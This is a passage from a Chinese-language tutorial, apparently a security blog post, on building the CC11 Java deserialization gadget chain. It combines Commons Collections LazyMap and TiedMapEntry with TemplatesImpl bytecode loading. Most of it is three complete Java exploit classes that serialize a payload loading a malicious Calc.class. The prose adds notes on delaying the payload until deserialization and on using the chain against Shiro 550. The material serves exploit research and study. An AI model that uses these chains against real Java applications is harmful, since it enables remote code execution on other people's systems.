                new ConstantTransformer(templates),
                new InvokerTransformer("newTransformer",null,null)
        };

        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);

        HashMap<Object, Object> hashMap = new HashMap<>();
        Map lazyMap = LazyMap.decorate(hashMap, chainedTransformer);
        //lazyMap.get(chainedTransformer);
        TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap,"key");
        //tiedMapEntry.getValue();
        HashMap<Object, Object> expMap = new HashMap<>();
        expMap.put(tiedMapEntry,"value");
    }
    public static void serialize(Object obj) throws IOException {
        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("ser.bin"));
        oos.writeObject(obj);
    }
    public static Object unserialize(String Filename) throws IOException, ClassNotFoundException{
        ObjectInputStream ois = new ObjectInputStream(new FileInputStream(Filename));
        Object obj = ois.readObject();
        return obj;
    }
}
但是这个 EXP 会在序列化之前就弹出计算机,这个情景其实和 URLDNS 链的场景很像。
在 CC6 的链子中,可以通过修改Map lazyMap = LazyMap.decorate(hashMap, chainedTransformer);来达到效果。
package org.example;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import java.io.*;
import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.HashMap;
import java.util.Map;

public class TemplatesImplEXP {
    public static void main(String[] args) throws Exception{
        TemplatesImpl templates = new TemplatesImpl();
        Class templatesClass = templates.getClass();
        Field nameField = templatesClass.getDeclaredField("_name");
        nameField.setAccessible(true);
        nameField.set(templates,"solo");

        Field bytecodesField = templatesClass.getDeclaredField("_bytecodes");
        bytecodesField.setAccessible(true);
        byte[] evil = Files.readAllBytes(Paths.get("C:\\Users\\32202\\Desktop\\CC11\\Calc.class"));
        byte[][] codes = {evil};
        bytecodesField.set(templates,codes);

        Field tfactoryField = templatesClass.getDeclaredField("_tfactory");
        tfactoryField.setAccessible(true);
        tfactoryField.set(templates, new TransformerFactoryImpl());
        //templates.newTransformer();

        Transformer[] transformers=new Transformer[]{
                new ConstantTransformer(templates),
                new InvokerTransformer("newTransformer",null,null)
        };

        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);

        HashMap<Object, Object> hashMap = new HashMap<>();
        //Map lazyMap = LazyMap.decorate(hashMap, chainedTransformer);
        //lazyMap.get(chainedTransformer);
        Map lazyMap = LazyMap.decorate(hashMap, new ConstantTransformer("five"));
        TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap,"key");
        //tiedMapEntry.getValue();
        HashMap<Object, Object> expMap = new HashMap<>();
        expMap.put(tiedMapEntry,"value");

        lazyMap.remove("key");

        Class<LazyMap> lazyMapClass = LazyMap.class;
        Field factory = lazyMapClass.getDeclaredField("factory");
        factory.setAccessible(true);
        factory.set(lazyMap,chainedTransformer);

        serialize(expMap);
        unserialize("ser.bin");
    }

    public static void serialize(Object obj) throws IOException {
        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("ser.bin"));
        oos.writeObject(obj);
    }
    public static Object unserialize(String Filename) throws IOException, ClassNotFoundException{
        ObjectInputStream ois = new ObjectInputStream(new FileInputStream(Filename));
        Object obj = ois.readObject();
        return obj;
    }
}
不使用 Transform[] 的链子 #
真正的 CC11 的链子是不使用Transform[],这样我们就可以利用这个链子来打 shiro550。
这个 LazyMap#get 的参数 key,会被传进transform(),实际上它可以扮演 ConstantTransformer 的角色——一个简单的对象传递者。
用LazyMap.get(key)直接调用InvokerTransfomer.transform(key),然后像 CC2 那样调用TempalteImpl.newTransformer()来完成后续调用。
package org.example;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import java.io.*;
import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.HashMap;
import java.util.Map;

public class TemplatesImplEXP {
    public static void main(String[] args) throws Exception{
        TemplatesImpl templates = new TemplatesImpl();

        Class templatesClass = templates.getClass();
        Field nameField = templatesClass.getDeclaredField("_name");
        nameField.setAccessible(true);
        nameField.set(templates,"solo");

        Field bytecodesField = templatesClass.getDeclaredField("_bytecodes");
        bytecodesField.setAccessible(true);
        byte[] evil = Files.readAllBytes(Paths.get("C:\\Users\\32202\\Desktop\\CC11\\Calc.class"));
        byte[][] codes = {evil};
        bytecodesField.set(templates,codes);

        Field tfactoryField = templatesClass.getDeclaredField("_tfactory");
        tfactoryField.setAccessible(true);
        tfactoryField.set(templates, new TransformerFactoryImpl());
        //templates.newTransformer();

        InvokerTransformer invokerTransformer = new InvokerTransformer(
                "newTransformer",
                new Class[]{},
                new Object[]{}
        );

        //ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);

        HashMap<Object, Object> hashMap = new HashMap<>();
        //Map lazyMap = LazyMap.decorate(hashMap, chainedTransformer);
        //lazyMap.get(chainedTransformer);
        Map lazyMap = LazyMap.decorate(hashMap, new ConstantTransformer("five"));
        TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap,templates);
        //tiedMapEntry.getValue();
        HashMap<Object, Object> expMap = new HashMap<>();
        expMap.put(tiedMapEntry,"value");

        lazyMap.remove(templates);

        Class<LazyMap> lazyMapClass = LazyMap.class;
        Field factory = lazyMapClass.getDeclaredField("factory");
        factory.setAccessible(true);
        factory.set(lazyMap,invokerTransformer);

        serialize(expMap);
        unserialize("ser.bin");
    }

    public static void serialize(Object obj) throws IOException {
        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("ser.bin"));
        oos.writeObject(obj);
    }
    public static Object unserialize(String Filename) throws IOException, ClassNotFoundException{
        ObjectInputStream ois = new ObjectInputStream(new FileInputStream(Filename));
        Object obj = ois.readObject();
        return obj;
    }
}
总结 #
CC11 是 yso 官方没有的链子,它是 CC2 和 CC6 的结合体,既能像 CC2 一样加载恶意字节码,同时受影响的版本比 CC6 要广。所以 CC11 是一个很好用的链子。